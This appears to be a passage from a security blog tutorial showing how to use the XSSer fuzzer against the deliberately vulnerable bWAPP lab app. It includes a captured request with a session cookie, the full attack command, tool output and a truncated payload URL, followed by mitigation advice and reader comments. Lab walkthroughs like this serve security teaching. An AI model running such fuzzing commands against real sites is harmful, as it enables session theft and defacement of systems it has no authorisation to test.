
XSSer has more than **1300** pre-installed XSS fuzzing vectors which thus empowers th attacker to bypass certainly filtered web-applications and the WAF's(Web –Applicatio

Firewalls).

So, let's see how this fuzzer could help us in exploiting our bWAPP's web-application. But in order to go ahead, we need to clone XSSer into our kali machine, so let's do it with

```
git clone https://github.com/epsylon/xsser.git
```

Now, boot back into your bWAPP, and set the **"Choose your Bug"** option to "XSS -Reflected (Get)" and hit the hack button and for this time we'll set the security level to "medium".



/ XSS - Reflected (GET) /


Enter your first and last name:

First name:

Last name:

XSSer offers us two platforms - the GUI and the Command-Line. Therefore, for this section, we'll focus on the Command Line method.

As the XSS vulnerability is dependable on the input parameters, thus this XSSer works on "URL"; and even to get the precise result we need the cookies too. In order to grab both the things, I've made a dry run by setting up the firstname as "test" and the lastname as "test1".



192.168.0.9/bWAPP/xss_get.php?


/ XSS - Reflected (GET) /

Enter your first and last name:

First name: test

Last name: test1


Now, let's capture the *browser's request* into our burpsuite, by simply enabling the proxy and the intercept options, further as we hit the Go button, we got the output as



```
GET /bWAPP/xss_get.php?firstname=test&lastname=test1&form=submit HTTP/1.1
Host: 192.168.0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefc
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.9/bWAPP/xss_get.php?
Connection: close
Cookie: PHPSESSID=q6t1k21lah0ois25m0b4egps85; security_level=1
Upgrade-Insecure-Requests: 1
```


Fire up you Kali Terminal with XSSer and run the following command with the *-url and the -cookie flags. Here I've even used an -auto flag which will thus check the URL with all the preloaded vectors. Over at the applied URL, we need to manipulate an input-parameter value to "XSS", as in our case I've changed the "test" with "XSS".*

```
python3 xsser --url "http://192.168.0.9/bWAPP/xss_get.php?firstname=X
```



```
root@kali:~/xsser# python3 xsser --url "http://192.168.0.9/bWAPP/xss_get.php?firstname=XSS&lastname=test1&form=submit" --cookie "PHPSESSID=q6t1k21lah0ois25m0b4egps85; security_level=1" --auto
```

Oops!! From the below screenshot, you can see that this URL is vulnerable with 1287 vectors.




```
==========================================
[*] Injection(s) Results:
==========================================

 [FOUND !!!] → [ 9a6af94c844e17ebc918f59b53270931 ] : [ firstname ]

======================================================================
[*] Final Results:
======================================================================

- Injections: 1291
- Failed: 4
- Successful: 1287
- Accur: 99.69016266460109 %

======================================================================
[*] List of XSS injections:
======================================================================

→ CONGRATULATIONS: You have found: [ 1287 ] possible XSS vectors! ;-)

___________________
```

The best thing about this fuzzer is that it provides up the browser's URL. Select and execute anyone and there you go.

Note:

It is not necessary that with every payload, you'll get the alert pop-up, as every different payload is defined up with some specific event, whether it is setting up an iframe, capturing up some cookies, or redirection to some other website or something else.

Therefore, from the below screenshot, it is clear that we've successfully defaced this web-application.



192.168.0.9/bWAPP/xss_get.php?firstname=<form><button+formaction%3Djavascri

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome

Mitigation Steps

- Developers should implement a **whitelist of allowable inputs**, and if not possible then there should be some **input validations** and the data entered by the user must be filtered as much as possible.
- Output encoding is the most reliable solution to combat XSS i.e. it takes up the script code and thus converts it into the plain text.
- A **WAF** or a **W**eb **A**pplication **F**irewall should be implemented as it somewhere protects the application from **XSS attacks.**
- Use of **HTTPOnly Flags** on the Cookies.
- The developers can use **C**ontent **S**ecurity **P**olicy **(CSP)** to reduce the severity of any XSS vulnerabilities

Source

- **https://portswigger.net/web-security/cross-site-scripting/dom-based**
- **https://www.w3schools.com/**

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Related Posts:

1. **A Detailed Guide on Feroxbuster**
2. **Active Directory Pentesting Using Netexec Tool: A Complete Guide**

PREVIOUS POST
So Simple:1 Vulnhub Walkthrough

NEXT POST
Threat Hunting: Log Monitoring Lab Setup with ELK

4 thoughts on “Comprehensive Guide on Cross-Site Scripting (XSS)”

Jan Nordin
May 22, 2021 at 7:28 am

Hi Aarti. Great article! I’ve read quite a lot about XSS, but still managed to find some new info here. Thank you!
My main question is about evasion techniques and payloads. My understandin that if, for example, signs like are blacklisted by the app, you won’t succeed with

any payloads containing them, even if you try to encode them somehow. You´re stuck with payloads consisting of other characters, like ()/{} etc., provided they are not blacklisted, thereby limiting your chances to succeed. Isn't that right?

Reply

yes

July 8, 2021 at 7:43 am

alert("thanks for the explanation 🙂

Reply

Ananta

July 12, 2021 at 5:12 am

very helpful content!! keep doing.

Reply

Anonymous

August 6, 2024 at 12:07 pm

Can you please make OWASP TOP 10 Vulnerabilities articles in a sequence. It will help us a lot ! by the way this is amazing article.

Reply

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment * *

Name

Email